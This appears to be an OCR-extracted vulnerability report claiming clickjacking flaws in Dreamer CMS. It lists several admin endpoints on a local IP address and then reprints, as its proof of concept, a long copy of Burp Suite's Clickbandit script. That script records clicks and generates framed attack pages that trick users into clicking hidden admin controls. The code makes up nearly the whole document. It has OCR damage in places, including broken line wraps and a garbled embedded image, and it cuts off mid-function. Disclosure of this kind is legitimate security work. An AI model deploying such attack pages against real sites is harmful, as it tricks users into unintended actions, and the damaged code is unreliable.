

Dreamer cms has multiple clickjacking vulnerabilities


http://192.168.229.1:8888/admin/u/toIndex



http://192.168.229.1:8888/admin/u/toLogin



http://192.168.229.1:8888/admin/label



http://192.168.229.1:8888/admin/attachment

Poc（from burpsuite）

```
/* Copyright PortSwigger Ltd. All rights reserved. Usage is subject to the Burp Suite license terms. See https://portswigger.net for more details. */
!function(){
    var initialZoomFactor = '1.0', win, doc, width, height, clicks = [];
    function addClickTrap(element, minusY) {
        var clickTrap = doc.createElement('div'), cords = findPos(element);
        clickTrap.style.backgroundColor = 'none';
        clickTrap.style.border = 'none';
        clickTrap.style.position = 'absolute';
        clickTrap.style.left = cords[0] + 'px';
        clickTrap.style.top = cords[1] + 'px';
        clickTrap.style.width = element.offsetWidth + 'px';
        clickTrap.style.height = element.offsetHeight + 'px';
        if(element.zIndex || element.zIndex === '0') {
            clickTrap.style.zIndex = +element.zIndex+1;
        }
        clickTrap.style.opacity = '0.5';
```

```
        clickTrap.style.cursor = 'pointer';
        clickTrap.clickTrap = 1;
        clickTrap.addEventListener('click', function(e) {
            generatePoc({x:e.pageX, y: minusY?e.pageY-minusY : e.page});
            e.preventDefault();
            e.stopPropagation();
            return false;
        }, true);
        doc.body.appendChild(clickTrap);
    }
    function addMessage(msg) {
        var message = document.createElement('div');
            message.style.width = '100%';
            message.style.height = '20px';
            message.style.backgroundColor = '#fff5bf';
        message.style.border = '1px solid #ff9900';
        message.style.padding = '5px';
        message.style.position = 'fixed';
        message.style.bottom = '0';
        message.style.left = '0';
        message.style.zIndex = 100000;
        message.style.textAlign = 'center';
        message.style.fontFamily = 'Arial';
        message.style.color = '#000';
        message.appendChild(document.createTextNode(msg));
        document.body.appendChild(message);
        setTimeout(function() {
            document.body.removeChild(message);
        }, 4000);
    }
    function htmlEscape(str) {
        str = str + '';
        return str.replace(/[^\w :\-\/.?=]/gi, function(c){
            return '&#' + (+c.charCodeAt(0))+';';
        });
    }
    function getDocHeight(D) {
        return Math.max(
            D.body.scrollHeight, D.documentElement.scrollHeight,
            D.body.offsetHeight, D.documentElement.offsetHeight,
            D.body.clientHeight, D.documentElement.clientHeight
        );
    }
    function getDocWidth(D) {
```

```
        return Math.max(
            D.body.scrollWidth, D.documentElement.scrollWidth,
            D.body.offsetWidth, D.documentElement.offsetWidth,
            D.body.clientWidth, D.documentElement.clientWidth
        );
    }
    function findPos(obj) {
        var left = 0, top = 0;
        if(obj.offsetParent) {
            while(1) {
              left += obj.offsetLeft;
              top += obj.offsetTop;
              if(!obj.offsetParent) {
                 break;
              }
              obj = obj.offsetParent;
            }
        } else if(obj.x && obj.y) {
            left += obj.x;
            top += obj.y;
        }
        return [left,top];
    }
    function generatePoc(config) {
        var html = '', child = '', elementWidth = 1, elementHeight = 1, maxWidth = width,
maxHeight = height, cords, zoomIncrement = 1, desiredX = 200, desiredY = 200,
parentOffsetWidth, parentOffsetHeight,
            element = config.element, x = config.x, y = config.y, pixelMode = false;
        if(config.clickTracking) {
            elementWidth = config.clickTracking[0].width;
            elementHeight = config.clickTracking[0].height;
            x = config.clickTracking[0].left;
            y = config.clickTracking[0].top;
            zoomIncrement = 1;
            config.currentPosition = 0;
        } else {
            config.clickTracking = [];
            if(element) {
                elementWidth = element.offsetWidth;
                elementHeight = element.offsetHeight;
                cords = findPos(element);
                x = cords[0];
                y = cords[1];
                zoomIncrement = 1;
```

```
            } else {
                zoomIncrement = 5;
                pixelMode = true;
            }
        }
        parentOffsetWidth = desiredX - x;
        parentOffsetHeight = desiredY - y;
        child = btoa('<script>window.addEventListener("message", function(e){ var data, childFrame = document.getElementById("childFrame"); try { data = JSON.parse(e.data); } catch(e){ data = {}; } if(!data.clickbandit){ return false; } childFrame.style.width = data.docWidth+"px";childFrame.style.height = data.docHeight+"px";childFrame.style.left = data.left+"px";childFrame.style.top = data.top+"px";}, false);<\/script><iframe src="'+htmlEscape(self.location)+'" scrolling="no" style="width:'+(+maxWidth)+'px;height:'+(+maxHeight)+'px;position:absolute;left:'+parentOffsetWidth+'px;top:'+parentOffsetHeight+'px;border:0;" frameborder="0" '+(window.clickbandit.sandbox?'sandbox="allow-same-origin
    '+htmlEscape(document.getElementById('sandboxIframeInput').value)+'"
':'')+'id="childFrame"
onload="parent.postMessage(JSON.stringify({clickbandit:1}),\'*\')"><\/iframe>');
        html += '<body>\n';
        html += '<div id="container" style="clip-path:none;clip:auto;overflow:visible;position:absolute;left:0;top:0;width:100%;height:100%">\n';
        html += '<!-- Clickjacking PoC Generated by Burp Suite Professional -->\n';
        html += '<input id="clickjack_focus" style="opacity:0;position:absolute;left:-5000px;">\n';
        html += '<div id="clickjack_button" style="opacity:0;-webkit-transform-style: preserve-3d;-moz-transform-style: preserve-3d;transform-style: preserve-3d;text-align:center;font-family:Arial;font-size:100%;width:'+elementWidth+'px;height:'+elementHeight+'px;z-index:0;background-color:red;color:#fff;position:absolute;left:'+(+desiredX)+'px;top:'+(+desiredY)+'px"><div style="position:relative;top: 50%;transform: translateY(-50%);">Click<\/div><\/div>\n';
        html += '<!-- Show this element when clickjacking is complete -->\n';
        html += '<div id="clickjack_complete" style="display:none;-webkit-transform-style: preserve-3d;-moz-transform-style: preserve-3d;transform-style: preserve-3d;font-family:Arial;font-size:16pt;color:red;text-align:center;width:100%;height:100%;"><div style="position:relative;top: 50%;transform: translateY(-50%);">You\'ve been clickjacked!<\/div></div>\n';
        html += '<iframe id="parentFrame" src="data:text/html;base64,'+child+'" frameborder="0" scrolling="no" style="-ms-transform: scale('+initialZoomFactor+');-ms-transform-origin: '+desiredX+'px '+desiredY+'px;transform: scale('+initialZoomFactor+');-moz-transform: scale('+initialZoomFactor+');-moz-transform-origin: '+desiredX+'px '+desiredY+'px;-o-transform: scale('+initialZoomFactor+');-o-transform-origin: '+desiredX+'px '+desiredY+'px;-webkit-transform:
```

```
scale('+initialZoomFactor+');-webkit-transform-origin: '+desiredX+'px '+desiredY+'px;opacity:0.5;border:0;position:absolute;z-index:1;width:'+maxWidth+'px;height:'+maxHeight+'px;left:0px;top:0px"><\/iframe>\n';
        if(pixelMode) {
            html += '<svg id="circle" style="position:absolute;z-index:0;left:'+(desiredX-100)+'px;top:'+(desiredY-50)+'px;"><circle cx="100" cy="50" r="40" stroke="red" fill="none" stroke-width="1" /></svg>';
        }
        html += '</div>\n';
        function generateClickArea(pos) {
            var elementWidth, elementHeight, x, y, parentFrame = document.getElementById('parentFrame'), desiredX = 200, desiredY = 200, parentOffsetWidth, parentOffsetHeight, docWidth, docHeight,
                btn = document.getElementById('clickjack_button');
            if(pos < window.clickbandit.config.clickTracking.length) {
                clickjackCompleted(false);
                elementWidth = window.clickbandit.config.clickTracking[pos].width;
                elementHeight = window.clickbandit.config.clickTracking[pos].height;
                btn.style.width = elementWidth + 'px';
                btn.style.height = elementHeight + 'px';
                window.clickbandit.elementWidth = elementWidth;
                window.clickbandit.elementHeight = elementHeight;
                x = window.clickbandit.config.clickTracking[pos].left;
                y = window.clickbandit.config.clickTracking[pos].top;
                docWidth = window.clickbandit.config.clickTracking[pos].documentWidth;
                docHeight = window.clickbandit.config.clickTracking[pos].documentHeight;
                parentOffsetWidth = desiredX - x;
                parentOffsetHeight = desiredY - y;
                parentFrame.style.width = docWidth+'px';
                parentFrame.style.height = docHeight+'px';
                parentFrame.contentWindow.postMessage(JSON.stringify({clickbandit: 1, docWidth: docWidth, docHeight: docHeight, left: parentOffsetWidth, top: parentOffsetHeight}),'*');
                calculateButtonSize(getFactor(parentFrame));
                showButton();
                if(parentFrame.style.opacity === '0') {
                    calculateClip();
                }
            } else {
                resetClip();
                hideButton();
                clickjackCompleted(true);
            }
        }
```

```
function handleMessages(e){
    var data;
    try {
        data = JSON.parse(e.data);
    } catch(e){
        data = {};
    }
    if(!data.clickbandit) {
        return false;
    }
    showButton();
}
function clickjackCompleted(show) {
    var complete = document.getElementById('clickjack_complete');
    if(show) {
        complete.style.display = 'block';
    } else {
        complete.style.display = 'none';
    }
}
function showButton() {
    var btn = document.getElementById('clickjack_button');
    btn.style.opacity = 1;
}
function hideButton() {
    var btn = document.getElementById('clickjack_button');
    btn.style.opacity = 0;
}
html += '<script>';
html += findPos;
html += generateClickArea;
html += hideButton;
html += showButton;
html += clickjackCompleted;
html += 'window.addEventListener("message", '+handleMessages+',false);';
html += 'window.addEventListener("blur", function(){ if(window.clickbandit.mouseover)
{ hideButton();setTimeout(function(){ generateClickArea(++window.clickbandit.config.currentPosi
tion);document.getElementById("clickjack_focus").focus();},1000); } }, false);';
html                                                                                    +=
'document.getElementById("parentFrame").addEventListener("mouseover",function(){ window.cl
ickbandit.mouseover = true; }, false);';
html                                                                                    +=
'document.getElementById("parentFrame").addEventListener("mouseout",function(){  window.cli
ckbandit.mouseover = false; }, false);';
```

```
            html += '<\/script>';
            html += '<script>';
            html += 'window.clickbandit={mode: "review", mouseover:false,elementWidth:'+elementWidth+',elementHeight:'+elementHeight+',config:'+JSON.stringify(config)+'};';
            html += calculateClip;
            html += calculateButtonSize;
            html += resetClip;
            html += getFactor;
            html += '<\/script>';
            function getFactor(obj) {
                if(typeof obj.style.transform === 'string') {
                    return obj.style.transform.replace(/[^\d.]/g,'');
                }
                if(typeof obj.style.msTransform === 'string') {
                    return obj.style.msTransform.replace(/[^\d.]/g,'');
                }
                if(typeof obj.style.MozTransform === 'string') {
                    return obj.style.MozTransform.replace(/[^\d.]/g,'');
                }
                if(typeof obj.style.oTransform === 'string') {
                    return obj.style.oTransform.replace(/[^\d.]/g,'');
                }
                if(typeof obj.style.webkitTransform === 'string') {
                    return obj.style.webkitTransform.replace(/[^\d.]/g,'');
                }
                return 1;
            }
            function calculateButtonSize(factor) {
                var btn = document.getElementById('clickjack_button'), resizedWidth = Math.round(window.clickbandit.elementWidth * factor), resizedHeight = Math.round(window.clickbandit.elementHeight * factor);
                btn.style.width = resizedWidth + 'px';
                btn.style.height = resizedHeight + 'px';
                if(factor > 100) {
                    btn.style.fontSize = '400%';
                } else {
                    btn.style.fontSize = (factor * 100) + '%';
                }
            }
            function calculateClip() {
                var btn = document.getElementById('clickjack_button'), w = btn.offsetWidth, h = btn.offsetHeight, container = document.getElementById('container'), x = btn.offsetLeft, y = btn.offsetTop;
```

```
        container.style.overflow = 'hidden';
        container.style.clip = 'rect('+y+'px, '+(x+w)+'px, '+(y+h)+'px, '+x+'px)';
        container.style.clipPath = 'inset('+y+'px '+(x+w)+'px '+(y+h)+'px '+x+'px)';
}
function resetClip() {
        var container = document.getElementById('container');
        container.style.overflow = 'visible';
        container.style.clip = 'auto';
        container.style.clipPath = 'none';
}
html += '<!-- Configuration -->\n';
function toggleTransparency() {
        var parentFrame=document.getElementById('parentFrame');
        if(parentFrame.style.opacity === '0.5') {
                parentFrame.style.opacity=0.0001;
                calculateClip();
        } else {
                parentFrame.style.opacity=0.5;
                resetClip();
        }
}
function transform(element, property, amount) {
        var factor = 1;
        element.style[property] = element.style[property].replace(/[\d.]+/,function(d){
                d = +d;
                if(amount < 0) {
                        if(d === 1) {
                                factor = d;
                                return factor;
                        }
                        factor = d-Math.abs(amount);
                        return factor;
                } else {
                        factor = d+amount;
                        return factor;
                }
        });
        return factor;
}
function zoom(amount) {
        var parentFrame=document.getElementById('parentFrame'), factor = 1,
                circle = document.getElementById('circle');
        if(typeof parentFrame.style.transform === 'string') {
                factor = transform(parentFrame, 'transform', amount);
```

```
                }
                if(typeof parentFrame.style.msTransform === 'string') {
                        factor = transform(parentFrame, 'msTransform', amount);
                }
                if(typeof parentFrame.style.MozTransform === 'string') {
                        factor = transform(parentFrame, 'MozTransform', amount);
                }
                if(typeof parentFrame.style.oTransform === 'string') {
                        factor = transform(parentFrame, 'oTransform', amount);
                }
                if(typeof parentFrame.style.webkitTransform === 'string') {
                        factor = transform(parentFrame, 'webkitTransform', amount);
                }
                if(factor) {
                        calculateButtonSize(factor);
                }
                if(circle) {
                        if(factor === 1) {
                                circle.style.display = "block";
                        } else {
                                circle.style.display = "none";
                        }
                }
                if(parentFrame.style.opacity === '0') {
                        calculateClip();
                } else {
                        resetClip();
                }
        }
        function moveIframe(e) {
                var parentFrame = document.getElementById('parentFrame'), arrow = false;
                switch(e.keyCode) {
                        case 37:
                                parentFrame.style.left                                                  =
((parseInt(parentFrame.style.left.replace(/[^\d-]+/,'')))-1)+'px';
                                arrow = true;
                        break;
                        case 38:
                                parentFrame.style.top                                                   =
((parseInt(parentFrame.style.top.replace(/[^\d-]+/,'')))-1)+'px';
                                arrow = true;
                        break;
                        case 39:
                                parentFrame.style.left                                                  =
```

```
((parseInt(parentFrame.style.left.replace(/[^\d-]+/,'')))+1)+'px';
                    arrow = true;
                break;
                case 40:
                    parentFrame.style.top =
((parseInt(parentFrame.style.top.replace(/[^\d-]+/,'')))+1)+'px';
                    arrow = true;
                break;
            }
            if(arrow) {
                e.preventDefault();
            }
        }
        html += '<script>';
        html +=
addMessage+createStyles+generateCssString+createHeader+toggleTransparency+zoom+transfor
m+moveIframe+';document.addEventListener("keydown",moveIframe,false);addMessage("Use
the controls above to control the zoom and transparency.");createStyles(document,
document.body);createHeader(document, document.body);';
        html += '<\/script>';
        html += '<style>#menu
{ position:absolute;left:210px;top:25px;z-index:10000;font-family:Arial;margin:0;padding:0;list-st
yle:none; } #menu li {float:left;margin-right:5px;}</style>';
        html += '<ul id="menu">';
        html += '<li><a href="#" onclick="zoom('+(zoomIncrement*-1)+');return false;"
class="btn">-</a></li>';
        html += '<li><a href="#" onclick="zoom('+zoomIncrement+');return false;"
class="btn">+</a></li>';
        html += '<li><a href="#" onclick="toggleTransparency();return false;"
class="btn">Toggle transparency<\/a></li>';
        html += '<li><a href="#" onclick="self.location.reload();return false;"
class="btn">Reset<\/a></li>';
        html += '<li><a href="#"
onclick="generateClickArea(window.clickbandit.config.currentPosition=0);document.getElement
ById(\'clickjack_complete\').style.display=\'none\';this.href=\'data:text/html;base64,\'+btoa(doc
ument.body.innerHTML.replace(/<![-]{2} Configuration [-]{2}>[\\d\\D]+$/,\'\'))"
download="clickjacked.html" class="btn">Save</a></li>';
        html += '</ul>';
        html += '</body>';
        document.write(html);
    }
    function start() {
        var frame = document.getElementById('clickbandit_frame');
        if(window.clickbandit.sandbox) {
```

```
                frame.sandbox = 'allow-same-origin ' +
document.getElementById('sandboxIframeInput').value;
                if(!/allow-scripts/i.test(document.getElementById('sandboxIframeInput').value)) {
                        win = window;
                        doc = document;
                        addClickTrap(frame, 70);
                }
        } else {
                frame.removeAttribute('sandbox');
        }
        win = frame.contentWindow;
        doc = win.document;
        win.location = location+'';
        addMessage('Please click on the elements you wish to clickjack. Then click finish.');
        clicks = [];
}
function recordClicks(element, x, y) {
        var cords = findPos(element);
        clicks.push({
                width: element.offsetWidth,
                height: element.offsetHeight,
                mouseX: x,
                mouseY: y,
                left: cords[0],
                top: cords[1],
                documentWidth: getDocWidth(doc),
                documentHeight: getDocHeight(doc)
        });
}
function finish() {
        if(clicks.length) {
                generatePoc({clickTracking: clicks});
        } else {
                alert("You need to click on some elements first.");
        }
}
function interceptClicks() {
        var elements, i;
        elements = doc.querySelectorAll('iframe,embed,object,applet');
        for(i=0;i<elements.length;i++) {
                addClickTrap(elements[i]);
        }
        win.addEventListener('click', function(e) {
                var element = e.target || e.srcElement;
```

```
                if(element.clickTrap || element === document.body) {
                    return false;
                }
                recordClicks(element,e.pageX,e.pageY);
                if(window.clickbandit.disableClickActions) {
                    e.preventDefault();
                    e.stopPropagation();
                    return false;
                }
            }, true);
        }
        function removeNodes(node) {
            while(node.firstChild) {
                node.removeChild(node.firstChild);
            }
        }
        function createHeader(doc, node) {
            var header = doc.createElement('div'), bar = doc.createElement('div'), logoContainer =
doc.createElement('div'), clickBanditLogo = doc.createElement('img'),
                anchor = doc.createElement('a'), help = doc.createElement('a'), mode =
doc.createElement('h1');
            header.style.position = 'relative';
            header.style.zIndex = 10000;
            logoContainer.style.backgroundColor = '#fff';
            logoContainer.style.width = '100%';
            logoContainer.style.height = '70px';
            clickBanditLogo.src                                                                    =
'
R0QA/wD/AP+gvaeTAAAACXBIWXMAAC4jAAAuIwF4pT92AAAAB3RJTUUH3wwEDx86ZSTuHQAAD
F1JREFUeNrtnHmQFNUdxz8ze3e3A1BBUU8MQTEYgCIo5HHl2lovHAeNUGjwQpaA/UBCUK8UBj8Ahq
8Bo5vZYFj5AEFdSy66HSEAleURAhKniAIKjscAi7O/ljfs0+Ot1z7M7CWuWvqqunu9/Z7/f9Xe/XAz/RT/
QTZaeKisHNZiypZKJZ993Q8Sllh/4upF6uug0tW8h4ijnHqDJh94sxxkLbUMomZoBkGDAB2Jalzp+f6rr
oyW9qW3wZL49Xx0tLiJXGiJXGiJfFiZfEoQTiJfF1wOHWFV5tgLnaAn8BakPaTgOTLMd7N8CMRwHjgT
Mtx6uJYNpSYBYwBngfKAHGAW2l3WA/SyzHe9jvw3I8s61HQ+oA1ADzLceb6YPEr6eUjdYuStmHAlcB
LYx6cWCk1u4mpeyhQBut3b/mWJgS4G5gttbuPHPBpJ/+wGCZ545+tHYdKTcBeE1r9x9RCy/tPALcr7
W7XCn7PODUkLWJAauBO7R203kw1X3A81q78yOelwEPADdp7W7M0s7ZwClauyOMeyOBQ0PWJ
wZ8CdyltVsTAERb4F7gTq3dz5WyHwDKc0wjBmit3ZkmQK4GHsxR8banuy6avK62xRfx8jhZALIW6BIC
kFGy8NnodcvxfuEzbiqZWAT0BXpbjvdOBEA6AmuB9yzHOzqVTOwBrJeJZqPnLcc732hnOJDMUWcb8
JjleNekkgnOnNHSZ7b3gF4RdR7S2h2hlJ0G0NqN5WCyvYGvgTVau52Nxe4FvArsHVH1EuC/gBfVjyFF
PxDhMw+wgY1Amxxzv1xrd2oW6Xy9MOMPQHut3a0h5QaJMAOwtHY3hZSJyfw7AhVauzPkfi6A1gI
TtXavNITAb4BpwHLgLmBKAUqktLQQlRODV76rLW+ZR9FcE9kg2mqnwQAjgZNTycQsy/HONe4TkM
pRZErUOrkeHSIxOgPDgfNSycSjluNdIVrBZ6jNwD0h7Z8AnAKMSCUT8y3HmykLtxroJGXGA9WBMRW
yKFHvry0wH7Dk+h4Zp9nPbKB7DhMjDswVcACMkrq+MLtPwGLSIQK+KUrZc7V2v4rQSBfJrXLgZ8D
WCOns03DpjwiN7Y/XfC9p4Nag9gR6A2cCVyhlb9PavS7Yr9buVKXsQwwrqRYYBPQBnhYQxeT4Vmu
```

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
KJCwAAAABJRU5ErkJggg==';

clickBanditLogo.style.cssFloat = 'left';

clickBanditLogo.style.width = '200px';

clickBanditLogo.style.height = '23px';

clickBanditLogo.style.position = 'relative';

```
            clickBanditLogo.style.top = '22px';
            clickBanditLogo.style.left = '5px';
            anchor.href = 'https://portswigger.net/burp/help/suite_functions_clickbandit.html';
            anchor.target = '_blank';
            anchor.appendChild(clickBanditLogo);
            logoContainer.appendChild(anchor);
            header.appendChild(logoContainer);
            bar.style.backgroundColor = '#f4983b';
            bar.style.width = '100%';
            bar.style.height = '10px';
            bar.style.clear = 'both';
            header.appendChild(bar);
            node.appendChild(header);
            help.href = '#';
            help.onclick = function() {
                var contents = '<style>'+generateCssString()+'body{margin:10px;}</style>', win;
                contents += '<p style="float:right"><a href="#" onclick="self.close()" class="btn">Close</a></p>';
                if(window.clickbandit.mode === 'record') {
                    contents += '<h1><span>Record mode</span></h1>';
                    contents += '<p>Burp Clickbandit first loads in record mode. Click start to load the site. Perform one or more mouse clicks to record your clickjacking attack. Typically, this will involve performing the mouse clicks that the victim user needs to perform to carry out some desired action.</p>';
                    contents += '<p>By default, as clicks are recorded, they are also handled in the normal way by the target page. You can use the "disable click actions" checkbox to record clicks without the target page handling them.</p>';
                    contents += '<p>You can click the sandbox iframe checkbox to add the sandbox attribute to the iframe, this option will allow you to avoid frame busters.</p>';
                    contents += '<p>When you have finished recording, click the "Finish" button to enter review mode.</p>';
                } else {
                    contents += '<h1><span>Review Mode</span></h1>';
                    contents += '<p>When you have finished recording your attack, Burp Clickbandit enters review mode. This lets you review the generated attack, with the attack UI overlaid on the original page UI. You can click the buttons on the attack UI to verify that the attack works.</p>';
                    contents += '<p>The following commands are available in review mode:</p>';
                    contents += '<ul>';
                    contents += '<li>The + and - buttons can be used to zoom in and out.</li>';
                    contents += '<li>The "toggle transparency" button lets you show or hide the original page UI.</li>';
                    contents += '<li>The "reset" button restores the generated attack, as it was before any further clicks were made.</li>';
```

```
                contents += '<li>The "save" button saves an HTML file containing the attack. This can be used as a real-world exploit of the clickjacking vulnerability.</li>';
                contents += '<li>You can use the keyboard arrow keys to reposition the attack UI if is not correctly aligned with the original page UI.</li>';
                contents += '</ul>';
            }
            win = window.open('about:blank','help','width=500,height=500');
            win.document.write(contents);
        };
        help.className = 'btn';
        help.style.position = 'absolute';
        help.style.right = '10px';
        help.style.top = '15px';
        help.appendChild(doc.createTextNode("?"));
        if(window.clickbandit && window.clickbandit.mode === 'record') {
